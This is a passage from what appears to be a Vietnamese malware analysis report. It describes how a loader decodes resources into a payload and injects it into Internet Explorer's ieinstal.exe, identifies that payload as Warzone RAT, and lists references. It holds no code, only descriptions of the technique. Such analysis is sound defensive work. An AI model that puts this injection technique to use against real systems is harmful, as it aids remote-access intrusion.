





- ◆ Thực hiện kết hợp các data đã giải mã từ resource ở trên để giải mã ra một payload mới.



- ◆ Giải mã ra hàm thực hiện nhiệm vụ inject payload. Kiểm tra nếu có "C:\Program Files (x86)\internet explorer\ieinstal.exe", sẽ thực hiện inject payload vào ieinstal.exe.



◆ Dựa vào các strings có trong payload đã inject vào **ieinstal.exe** có thể khẳng định nó thuộc dòng **Warzone RAT**. Một dòng RAT khá nổi tiếng, được cung cấp trực tuyến cũng như quảng bá trên nhiều diễn đàn của tội phạm mạng.



#### 4. Tham khảo

- ◆ [MalwareBazaar Database \(ModiLoader\)](#)
- ◆ [DBatLoader/ModiLoader Analysis – First Stage](#)
- ◆ [capa: Automatically Identify Malware Capabilities](#)
- ◆ [Warzone: Behind the enemy lines](#)